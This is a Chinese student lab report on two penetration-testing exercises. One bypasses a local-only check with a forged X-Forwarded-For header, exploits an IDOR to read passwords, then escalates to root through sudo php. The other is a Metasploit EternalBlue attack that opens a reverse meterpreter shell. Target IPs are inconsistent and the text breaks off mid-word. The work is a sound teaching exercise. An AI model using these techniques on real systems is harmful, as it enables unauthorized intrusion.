



南開大學
Nankai University

360 第一周报告

Web 渗透测试报告

姓名：郭佳成 何叶 宋昊谦 马；昊怡 朱子昂

学院：计算机与密码和网络空间安全学院

4th July 2025

Contents

1 实验目标	2
1.1 企业内网渗透与权限提升	2
1.2 企业内网永恒之蓝漏洞利用	2
2 小组分工	2
3 企业内网渗透与权限提升	3
3.1 nmap 扫描	3
3.2 访问网站	3
3.3 伪造来源 IP	4
3.4 注册用户	5
3.5 修改 id	6
3.6 ssh	7
3.7 flag 值	8
4 企业内网-永恒之蓝漏洞	9
4.1 使用 nmap 扫描目标	9
4.2 使用 msf 框架的 exp 模块进行漏洞利用	10
4.3 读取隐藏在用户桌面的 Flag 文件	11
5 总结感想	14

1 实验目标

1.1 企业内网渗透与权限提升

本实验的主要任务是模拟企业内部环境下的渗透测试场景，通过多阶段测试流程，识别和利用系统中潜在的安全漏洞，完成对目标系统的渗透和权限提升。具体目标包括：

1. 使用 nmap 工具对目标网络进行全面扫描，识别主机开放的端口与运行的服务；
2. 通过浏览器访问目标网站并分析其 Web 应用前端代码，寻找潜在的逻辑漏洞或配置漏洞；
3. 利用存在的水平越权漏洞尝试访问其他用户的权限资源，验证服务器权限控制的完整性；
4. 使用获取的凭证信息进行 SSH 登录，深入系统用户目录，查找隐藏的敏感文件，获取第一阶段 flag；
5. 利用提权方式（如配置漏洞或 Sudo 漏洞）获取 root 权限，并从根目录下查找第二阶段 flag。

1.2 企业内网永恒之蓝漏洞利用

此部分任务聚焦于知名 Windows 网络漏洞——永恒之蓝（MS17-010）的利用，具体目标包括：

1. 使用 nmap 对内网主机进行扫描，识别是否存在 MS17-010 漏洞；
2. 使用 Metasploit Framework (msf) 中相应模块对存在漏洞的主机进行攻击，实现远程代码执行；
3. 成功获取 SYSTEM 权限后，深入系统用户桌面路径，定位并解码 Flag.txt 文件。

2 小组分工

成员	分工
宋昊谦	与朱子昂共同完成第一题，负责企业内网信息收集阶段，包括使用 nmap 进行端口扫描、分析 Web 页面源码查找漏洞，并负责水平越权部分的尝试及报告撰写。
朱子昂	与宋昊谦共同完成第一题，负责通过 SSH 登录靶机用户 alice，搜索隐藏文件获取 flag1，并完成提权至 root 的操作以获取 flag2，撰写相应实验内容。
郭佳成	与马昱昊怡共同完成第二题，负责执行永恒之蓝攻击模块，使用 nmap 进行漏洞识别，并通过 Metasploit 成功获取 SYSTEM 权限，定位目标文件并完成解码，撰写该部分内容。
马昱昊怡	与郭佳成共同完成第二题，负责永恒之蓝模块的报告撰写。
何叶	第一题与第二题报告整合，整体报告结构整理、语句优化，确保文档表达逻辑性和完整性。

3 企业内网渗透与权限提升


3.1 nmap 扫描

首先 `nmap -sV -O -p- 192.168.1.16` 扫目标机

参数说明：

- `-sV`：服务版本探测，识别开放端口运行的具体服务版本
- `-O`：操作系统指纹识别，通过 TCP/IP 堆栈特征判断系统类型
- `-p-`：全端口扫描（1-65535），确保无服务遗漏


通过上述命令，能够全面了解目标主机的网络服务分布、服务版本及操作系统类型，为后续渗透测试和权限提升提供坚实的情报基础。例如，发现某服务存在已知漏洞的版本时，可针对性进行漏洞利用。



```
root@kali: ~  
文件 动作 编辑 查看 帮助  
-Pn  
Nmap done: 1 IP address (0 hosts up) scanned in 2.21 seconds  
  
(root@kali)-[~]  
# nmap -sV -O -p- 192.168.1.22  
Starting Nmap 7.92 ( https://nmap.org ) at 2025-07-04 09:51 CST  
Nmap scan report for 192.168.1.22  
Host is up (0.00057s latency).  
Not shown: 65533 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)  
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))  
MAC Address: FA:16:3E:B0:53:13 (Unknown)  
Device type: general purpose  
Running: Linux 3.X|4.X  
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4  
OS details: Linux 3.2 - 4.9  
Network Distance: 1 hop  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 22.77 seconds  
  
(root@kali)-[~]  
#
```

3.2 访问网站

扫描完端口和服务后，尝试通过浏览器访问目标主机网站。页面输出提示信息，表明该网站只能被本地访问



结合页面上显示的文字”Who are you? Hacker? Sorry This Site Can Only Be Accessed Local!”由此推测：

Web 应用对访问来源做了限制，只允许本地地址（如 127.0.0.1）访问，外部 IP 无法直接访问网站内容。

这种限制通常通过检测 HTTP 请求头中的某些字段（如 X-Forwarded-For）实现。如果开发者仅依赖该字段判断来源，可能被攻击者伪造，从而绕过访问限制。

访问限制：网站只允许本地（Local）访问，外部用户被拒绝。

突破口：服务器可能通过 X-Forwarded-For 这个 HTTP 头部判断访问者来源。X-Forwarded-For (XFF) 头部是 HTTP 协议中的事实标准，常用于代理或负载均衡场景下记录客户端真实 IP。如果开发者错误信任该头部，攻击者可伪造，实现访问绕过。

X-Forwarded-For (XFF) 头部是一个事实上的标准，通常用于在请求经过 HTTP 代理或负载均衡服务器时，识别客户端的原始 IP 地址。开发者可能错误地使用了这个头部来判断访问是否来自本地。

3.3 伪造来源 IP


构造一个 HTTP 请求，并添加 X-Forwarded-For 头部，将其值设置为 127.0.0.1（代表本地主机），以此来欺骗服务器，让它认为你是从本地访问的。

可以使用 curl 命令来轻松实现这一点。


在 Kali 终端中,执行以下命令:curl http://192.168.1.22/ -H "X-Forwarded-For: 127.0.0.1" http://192.168.1.22/ 是目标 URL。-H "X-Forwarded-For: 127.0.0.1" 是添加一个自定义的 HTTP 头部。结果没有输出：

```
(root@kali)-[~]  
# curl http://192.168.1.22/ -H "X-Forwarded-For:127.0.0.1"
```

所以我们换一种方式打开浏览器，设置 ProXy, 尝试另一种方式：通过浏览器设置代理（Proxy），结合 Burp Suite 工具抓包和修改请求头：




在 Burp Suite 中抓取请求后，在 Host 下方手动添加 X-Forwarded-For:127.0.0.1 头部。再次发送请求，发现可成功访问网站内容：



这种方法利用 Web 服务器对 X-Forwarded-For 头部的信任，实现对本地图访问限制的绕过，是渗透测试中常见技巧。

3.4 注册用户

成功绕过访问限制后，继续在注册页面操作。每次请求都在 Host 后加 X-Forwarded-For:127.0.0.1，最终成功注册新用户并登录系统，进入后台页面：




浏览器地址栏的 URL 正是我们预期的那样：`http://192.168.1.16/index.php?page=dashboard&user_id=13` 这完全印证了我们的猜想！`user_id=13` 这个参数就是你任务描述中提到的“水平越权漏洞”的关键所在。服务器很可能就是通过这个参数来决定显示哪个用户的数据，但没有验证是否有权限查看其他用户的数据。


3.5 修改 id

我们尝试逐一将 id 修改为 12、11、...1，发现部分用户页面中包含敏感信息。通过查看页面源代码，成功获取其他用户密码。

这说明该系统存在严重的水平越权漏洞，即用户可通过简单参数修改访问本不属于自己的数据。




然后右键打开源代码就可以看到密码：




3.6 ssh

利用前面步骤中获取的用户凭据，尝试通过 SSH 登录目标主机，使用 alices (id 为 5，从 1 开始尝试后这个可以登录) 用户名和密码 d 登录后，输入 `ls -la` 查看当前目录所有文件和文件夹，包括隐藏文件



列出来之后输入 `ls -ls .my_secret`，列出名为 `.my_secret` 的隐藏文件或目录的详细信息



输入：`cat .my_secret/flag1.txt`，查看隐藏目录中的 flag 文件内容，读取 flag1 为：2f5f-21b2-af1b-8c3e


```
(root@kali)-[~]
└─# ssh alice@192.168.1.16
alice@192.168.1.16's password:
Last login: Tue Aug 16 09:34:24 2022
alice@gfriEND:~$ ls -la
total 32
drwxr-xr-x 4 alice alice 4096 Dec 13 2019 .
drwxr-xr-x 6 root root 4096 Dec 13 2019 ..
-rw-r--r-- 1 alice alice 201 Aug 9 2022 .bash_history
-rw-r--r-- 1 alice alice 220 Dec 13 2019 .bash_logout
-rw-r--r-- 1 alice alice 3637 Dec 13 2019 .bashrc
drwxr-xr-x 2 alice alice 4096 Dec 13 2019 .cache
drwxrwxr-x 2 alice alice 4096 Aug 9 2022 .my_secret
-rw-r--r-- 1 alice alice 675 Dec 13 2019 .profile
alice@gfriEND:~$ ls -ls .my_secret
total 8
4 -rw-rw-r-- 1 alice alice 66 Aug 9 2022 flag1.txt
4 -rw-rw-r-- 1 alice alice 119 Dec 13 2019 my_notes.txt
alice@gfriEND:~$ cat .my_secret/flag1.txt
flag{2f5f-21b2-af1b-8c3e}
```

然后 `sudo -l` 看有没有权限

```
alice@gfriEND:~$ sudo -l
Matching Defaults entries for alice on gfriEND:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User alice may run the following commands on gfriEND:
    (root) NOPASSWD: /usr/bin/php
```

发现可通过 `sudo /usr/bin/php -r 'system("bash");'` 提权至 root 用户。提权后，使用 `cat /root/.flag2.txt` 读取 flag2，内容为：56fb-eef5-6093-0e77

```

root@gfriEND: ~
file flag2.txt: No such file or directory
root@gfriEND:~# cat /root/flag2.txt

      _.-'
    _/  _/  _/  |  \   _/|  |   _   \   _/|  |   _
   /  _/  /  _/  |  |  |  |  \  _/  \   |  _/  |  |  \  \  /
  /  _/  /  _/  |  |  |  |  \  _/  \   |  _/  |  |  \  \  /
 \  _/  \  (  <_>)  |  |  |  |  \  _/  \   |  _/  |  |  \  \  /
/_/  >|
 \___/  ^__/_/|_|   |_|   |_|   ^__>  \___/  |___(___ ^__
___/_/  v                               v       v       v//___
___/_/  v

Yeaahhhh!! You have successfully hacked this company server! I hope you who
have just learned can get new knowledge from here :) I really hope you guys
give me feedback for this challenge whether you like it or not because it can
be a reference for me to be even better! I hope this can continue :)

the People to Great Again!</p>
</p>
Contact me if you want to contribute / give me feedback / share your writeup!
Twitter: @makegreatagain
Instagram: @aldodimas73

Thanks!
flag2{56fb-eef5-6093-0e77}
root@gfriEND:~# █> value="Alice Gaulis"><br>
"username">label>

```

3.7 flag 值

- **flag1** : 2f5f-21b2-af1b-8c3e
- **flag2** : 56fb-eef5-6093-0e77

4 企业内网-永恒之蓝漏洞

4.1 使用 nmap 扫描目标

为检测内网中是否存在 Microsoft Windows SMBv1 远程代码执行 (MS17-010) 漏洞, 我们使用 Nmap 提供的 `smb-vuln-ms17-010` 模块进行自动化扫描。我们利用这个模块检查目标主机 445 端口上的 SMB 协议响应, 判断其是否存在 MS17-010 漏洞。在攻击机终端执行如下命令进行扫描:

```
nmap -p 445 --script smb-vuln-ms17-010 192.168.188.0/24
```

```
(kali㉿kali)-[~/桌面]
$ nmap -p 445 --script smb-vuln-ms17-010 192.168.188.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2025-07-04 09:46 CST
Nmap scan report for 192.168.188.100
Host is up (0.0036s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs: CVE:CVE-2017-0143
|     Risk factor: HIGH
|     A critical remote code execution vulnerability exists in Microsoft SM
Bv1
|       servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

Nmap scan report for 192.168.188.101
Host is up (0.00024s latency).

PORT      STATE SERVICE
445/tcp    closed microsoft-ds

Nmap scan report for 192.168.188.254
Host is up (0.0031s latency).

PORT      STATE SERVICE
445/tcp    closed microsoft-ds

Nmap done: 256 IP addresses (3 hosts up) scanned in 20.13 seconds

(kali㉿kali)-[~/桌面]
$
```

分析结果

我们从结果中可以看到一共扫描到了 3 个 IP addresses, 其中确实发现了存在 `smb-vuln-ms17-010` 漏洞。

1. 目标主机: 192.168.188.100

Nmap 扫描结果显示其 SMBv1 协议存在 MS17-010 漏洞, 且脚本输出状态为 `VULNERABLE`, 表明此漏洞真实存在且具备远程利用条件。攻击者可借助该漏洞在目标系统中执行任意代码, 并获取系统最高权限。

2. 目标主机：192.168.188.101

扫描结果显示该主机在线，响应延迟极低（约 0.24ms），但端口 445 处于关闭状态，表明未启用 SMB 服务。由于缺乏必要的协议支持，无法判断该主机是否受 MS17-010 漏洞影响，也无法实施进一步利用尝试。

3. 目标主机：192.168.188.254

此主机与 192.168.188.101 的情况一致，端口 445 同样处于关闭状态，SMB 服务不可达。因此，既无法检测其是否受影响，也无法通过 MS17-010 模块进行漏洞利用。

4.2 使用 msf 框架的 exp 模块进行漏洞利用

在确认目标主机（192.168.188.100）存在 MS17-010 漏洞后，我们使用 Metasploit Framework 进行漏洞利用，尝试获取系统权限。

首先，在攻击机终端启动 Metasploit 框架：

msfconsole

```
(kali㉿kali)-[~/桌面]
$ msfconsole

onsole ... /

Unable to handle kernel NULL pointer dereference at virtual address 0xd34db33f
EFLAGS: 00010046
eax: 00000001 ebx: f77c8c00 ecx: 00000000 edx: f77f0001
esi: 803bf014 edi: 8023c755 ebp: 80237f84 esp: 80237f60
ds: 0018  es: 0018  ss: 0018
Process Swapper (Pid: 0, process nr: 0, stackpage=80377000)

Stack: 90909090909090909090909090909090
90909090909090909090909090909090
90909090.90909090.90909090
90909090.90909090.90909090
90909090.90909090.90909090
90909090.90909090.09090900
90909090.90909090.09090900
.....
cccccccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccccc
.....cccccccccccc
cccccccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccccc
.....cccccccccccc
cccccccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccccc
.....
ffffffffffffffffffffffffffff
ffffffff.....
ffffffffffffffffffffffffffff
ffffffff.....
ffffffff.....
ffffffff.....

Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N5 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing

=[ metasploit v6.1.32-dev ]
+ -- --=[ 2205 exploits - 1168 auxiliary - 395 post ]
+ -- --=[ 596 payloads - 45 encoders - 11 nops ]
+ -- --=[ 9 evasion ]
```

随后加载 MS17-010 的 EternalBlue 利用模块：

use exploit/windows/smb/ms17_010_eternalblue

接下来配置攻击参数：

```
set RHOSTS 192.168.188.102
set LHOST 192.168.188.104
```

其中：

- RHOSTS 表示目标主机 IP 地址；
- LHOST 表示攻击机本地监听地址，用于接收反向连接。

最后，执行漏洞攻击命令：

exploit

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.188.102
RHOSTS => 192.168.188.102
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.188.104
LHOST => 192.168.188.104
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.188.104:4444
[*] 192.168.188.102:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.188.102:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.188.102:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.188.102:445 - The target is vulnerable.
[*] 192.168.188.102:445 - Connecting to target for exploitation.
[*] 192.168.188.102:445 - Connection established for exploitation.
[*] 192.168.188.102:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.188.102:445 - CORE raw buffer dump (53 bytes)
[*] 192.168.188.102:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 192.168.188.102:445 - 0x00000010 30 30 38 20 52 32 20 45 6e 74 65 72 70 72 69 73 008 R2 Enterpris
[*] 192.168.188.102:445 - 0x00000020 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 50 e 7601 Service P
[*] 192.168.188.102:445 - 0x00000030 61 63 6b 20 31 ack 1
[*] 192.168.188.102:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.188.102:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.188.102:445 - Sending all but last fragment of exploit packet
[*] 192.168.188.102:445 - Starting non-paged pool grooming
[*] 192.168.188.102:445 - Sending SMBv2 buffers
[*] 192.168.188.102:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.188.102:445 - Sending final SMBv2 buffers.
[*] 192.168.188.102:445 - Sending last fragment of exploit packet!
[*] 192.168.188.102:445 - Receiving response from exploit packet
[*] 192.168.188.102:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.188.102:445 - Sending egg to corrupted connection.
[*] 192.168.188.102:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.188.102
[*] Meterpreter session 1 opened (192.168.188.104:4444 -> 192.168.188.102:49201) at 2025-07-04 10:21:55 +0800
[*] 192.168.188.102:445 - -----
[*] 192.168.188.102:445 - -----WIN-----
[*] 192.168.188.102:445 - -----

meterpreter > shell
Process 1920 created.
Channel 1 created.
Microsoft Windows [6.1.7601]
```

在图片最下面，我们看到成功打开了 Meterpreter 会话，表明已实现对目标主机的远程代码执行，并获得了具有 SYSTEM 权限的控制台访问能力。

4.3 读取隐藏在用户桌面的 Flag 文件

成功获取目标主机的 Meterpreter 控制权限后，我们尝试查看目标用户的本地文件内容。然而，在执行多个命令后，我们发现了控制台显示出了许多乱码，说明当前终端使用的字符编码与目标系统不一致。

```
meterpreter > shell
Process 1920 created.
Channel 1 created.
Microsoft Windows [UTF-8 6.1.7601]
(c) 2009 Microsoft Corporation

C:\Windows\system32>dir C:\Users
dir C:\Users
***** C 446B-CB96
*****

C:\Users >
2022/03/28 08:45 <DIR> .
2022/03/28 08:45 <DIR> ..
2016/04/08 09:22 <DIR> Administrator
2022/03/28 08:46 <DIR> college
2009/07/14 12:57 <DIR> Public
2018/06/14 16:37 <DIR> root360
0 0
6 34,169,655,296

C:\Windows\system32>cd C:\Users\Administrator\Desktop
cd C:\Users\Administrator\Desktop

C:\Users\Administrator\Desktop>dir
dir
***** C 446B-CB96
*****

C:\Users\Administrator\Desktop >
2016/04/12 15:36 <DIR> .
2016/04/12 15:36 <DIR> ..
0 0
2 34,169,655,296

C:\Users\Administrator\Desktop>type Flag.txt
type Flag.txt
ETX*****

C:\Users\Administrator\Desktop>chcp 65001
chcp 65001
Active code page: 65001

C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 446B-CB96

Directory of C:\Users\Administrator\Desktop
```

编码乱码问题分析与处理

出现乱码的主要原因是：Meterpreter 的默认字符集通常为 UTF-8，而中文 Windows 系统默认使用的是 GBK 或 GB2312 编码格式。为了正确显示中文字符，需要手动调整当前终端的字符集。

在 Meterpreter 或 CMD 中，我们执行以下命令将代码页切换为 UTF-8 模式：

```
chcp 65001
```

切换完成后，重新查看文件内容即可正常显示中文字符。

寻找目标 Flag

接下来，进入目标用户桌面目录以查找 flag 文件：

首先，wo'mo'eng

```
